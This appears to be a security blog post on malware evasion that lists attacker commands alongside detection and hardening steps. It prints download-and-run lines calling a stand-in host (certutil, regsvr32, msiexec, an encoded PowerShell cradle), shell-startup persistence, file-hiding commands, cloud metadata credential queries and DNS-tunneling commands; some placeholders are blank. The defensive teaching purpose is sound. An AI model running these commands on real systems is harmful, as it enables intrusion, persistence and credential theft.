
Listen to this Post

Introduction:
In the high-stakes world of cybersecurity, evasion is less about magic bullets and more about a meticulous understanding of system internals. As threat actors continuously refine their tactics, the difference between a successful breach and a blocked attack often boils down to which side has paid closer attention to the intricate details of operating systems and security tools.
Learning Objectives:
- Understand the core principles behind modern malware evasion techniques.
- Acquire practical skills to identify and analyze evasive command-line procedures.
- Learn defensive commands and configurations to harden systems against these tactics.
You Should Know:
- Living Off the Land: Abusing Legitimate System Tools
Attackers frequently use built-in system administrators to avoid detection, a technique known as Living-off-the-Land (LOLbins). This makes malicious activity blend in with normal administrative traffic.
`WMIC process call create “C:\Temp\malware.exe”` (Windows)
`msiexec /i http://malicious.site/installer.msi /q` (Windows)
`rundll32.exe malware.dll,EntryPoint` (Windows)
`regsvr32 /s /u /i:http://malicious.site/file.sct scrobj.dll` (Windows)
`certutil -urlcache -split -f http://malicious.site/payload.exe C:\Temp\payload.exe` (Windows)
Step-by-step guide:
The Windows Management Instrumentation Command-line (WMIC) is a legitimate tool for system administration. Attackers abuse it to execute payloads. The command `WMIC process call create “C:\Temp\malware.exe”` instructs WMI to spawn a new process, effectively launching the malware. To defend against this, monitor for WMIC spawning unusual child processes, especially from user directories like C:\Temp\. Tools like Sysmon with a robust configuration can log and alert on these activities.
2. Process Injection and Memory Manipulation
This technique allows malicious code to run within the address space of a legitimate process, hiding it from process-level enumeration and bypassing firewall rules.
`CreateRemoteThread` (Windows API)
`VirtualAllocEx` / `WriteProcessMemory` (Windows API)
`NtQueueApcThread` (Windows API – Undocumented)
`mprotect(PROT_READ | PROT_WRITE | PROT_EXEC)` (Linux)
`ptrace(PTRACE_POKETEXT, …)` (Linux)
Step-by-step guide:
A common injection method uses the `CreateRemoteThread` API. The attacker first uses `VirtualAllocEx` to allocate memory in the target process, `WriteProcessMemory` to copy the malicious shellcode into that allocated space, and finally `CreateRemoteThread` to execute the shellcode within the remote process. Defenders can use Antimalware Scan Interface (AMSI) and memory scanning tools to look for anomalous code patterns and memory protections in trusted applications.
3. Obfuscating Command-Line Arguments
Simple command-line logging can catch attackers red-handed. To counter this, they use various methods to obfuscate the commands they execute.
`cmd.exe /c “echo SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwBtAGEAbABpAGMAaQBvAHUAcwAuAHMAdABlAC8AcABhAHkAbABvAGEAZAAuAHAAcwAxACcAKQApAA== | base64 -d | powershell -“` (Windows/Linux)
`powershell -ExecutionPolicy Bypass -EncodedCommand SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGQA…` (Windows)
`set “var=iex” && %var% (New-Object Net.WebClient).DownloadString(‘http://malicious.site/script.ps1’)` (Windows)
Step-by-step guide:
The first command decodes a Base64 string which, when decoded, is a PowerShell command to download and execute a remote script. The `| base64 -d` pipe decodes it, and `powershell -` executes the decoded content. This hides the true intent from basic command-line logging. To detect this, enable PowerShell script block logging and look for long, obfuscated commands or the use of the `-EncodedCommand` parameter.
4. Defensive PowerShell Logging and Hardening
Enabling deep logging within PowerShell is critical for forensic analysis and detecting obfuscated attacks.
`New-Item -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging -Force` (Windows)
`Set-ItemProperty -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging -Name EnableModuleLogging -Value 1` (Windows)
`New-Item -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging -Force` (Windows)
`Set-ItemProperty -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging -Name EnableScriptBlockLogging -Value 1` (Windows)
`Get-WinEvent -LogName “Microsoft-Windows-PowerShell/Operational” | Where-Object {$_.Id -eq 4104}` (Windows)
Step-by-step guide:
These commands configure Windows to log all PowerShell module and script block activity. By creating the specific registry keys and enabling them, you force PowerShell to log the deobfuscated content of scripts, even those run with encoded commands. You can then query these logs using the `Get-WinEvent` command to review Event ID 4104, which records script block execution.
5. Linux Persistence and Stealth
On Linux systems, attackers use various methods to maintain persistence and operate stealthily.
`echo “malicious-script.sh &” >> ~/.bashrc` (Linux)
`systemctl –user enable –now persistence.service` (Linux)
`chattr +i /tmp/.malicious-library.so` (Linux – Immutable Flag)
`mount –bind /tmp/.hidden_directory /proc/1/root/var/log` (Linux – File Hiding)
`netstat -tulpn | grep -v ‘127.0.0.1’` (Linux – Network Recon)
Step-by-step guide:
Appending a command to `~/.bashrc` ensures the malicious script runs every time a new bash shell is opened for the user. The `chattr +i` command sets the immutable flag on a file, preventing even root from deleting or modifying it until the flag is removed with chattr -i. To defend, regularly audit ~/.bashrc, ~/.profile, and systemd user/service units for unknown entries, and use tools like `lsattr` to check for immutable files in temporary directories.
6. Cloud Instance Metadata API Exploitation
Attackers who gain code execution on a cloud instance can abuse the Instance Metadata Service to steal credentials and pivot.
`curl http://169.254.169.254/latest/meta-data/` (AWS)
`curl -H “Metadata-Flavor: Google” http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token` (GCP)
`Invoke-RestMethod -Headers @{“Metadata”=”true”} -URI http://169.254.169.254/metadata/instance?api-version=2021-02-01 | ConvertTo-Json` (Azure)
Step-by-step guide:
The Instance Metadata Service is accessible from within the VM at a link-local address. The commands above query this service to retrieve information, including temporary security credentials in AWS. An attacker can use these credentials to access other cloud resources. Mitigate this by using tools like IMDSv2 (which requires a token) and configuring host-based firewalls to block outgoing traffic from critical workloads to the metadata service IP.
7. Network Traffic Obfuscation with DNS Tunneling
Data exfiltration and command-and-control can be hidden within DNS queries, which are rarely inspected.
`dnscat2 –dns server=,port=53 –secret=MySharedSecret` (Client – Linux)
`sudo dnscat2-server –secret=MySharedSecret` (Server – Linux)
`dig @ TXT .` (Linux)
`nslookup -type=TXT . ` (Windows)
Step-by-step guide:
DNS tunneling tools like dnscat2 encode data into subdomain labels of DNS queries (TXT, A, or CNAME records). The client sends a query for <data>.domain.com, which is routed to the attacker-controlled DNS server. The server decodes the `` portion and can send commands back in the DNS response. Defend by implementing DNS query logging and analytics to detect anomalous domains, high volumes of TXT record queries, or requests to known malicious domains.
What Undercode Say:
- The attacker’s advantage is not superior technology, but superior knowledge of the environment they are attacking.
- Defensive evasion is a continuous process of layering visibility, not just prevention. You cannot block what you cannot see.
The core insight from modern threat research is that the “evasion” poker game is won by those who master the fundamentals. Attackers succeed by knowing the nuances of Windows APIs, Linux kernel internals, and cloud metadata services better than the defenders configuring the systems. This isn’t about zero-days; it’s about the hundreds of documented, yet poorly understood, features of an OS. The defensive mandate is clear: shift from a prevention-only mindset to one of pervasive visibility and logging. Understanding the legitimate use of every command and API is the first step to identifying its malicious abuse. The battle is fought in the logs, the process trees, and the network flows.
Prediction:
The future of evasion will leverage AI not just for generating malware, but for dynamically analyzing target defense configurations in real-time. AI-powered attacks will automatically test and adapt their methods, using a palette of LOLbins and obfuscation techniques tailored to the specific security products and logging levels they detect. This will create a new era of hyper-adaptive threats, making deep system literacy and automated defense-in-depth not just an advantage, but a necessity for survival.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jamie Williams – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


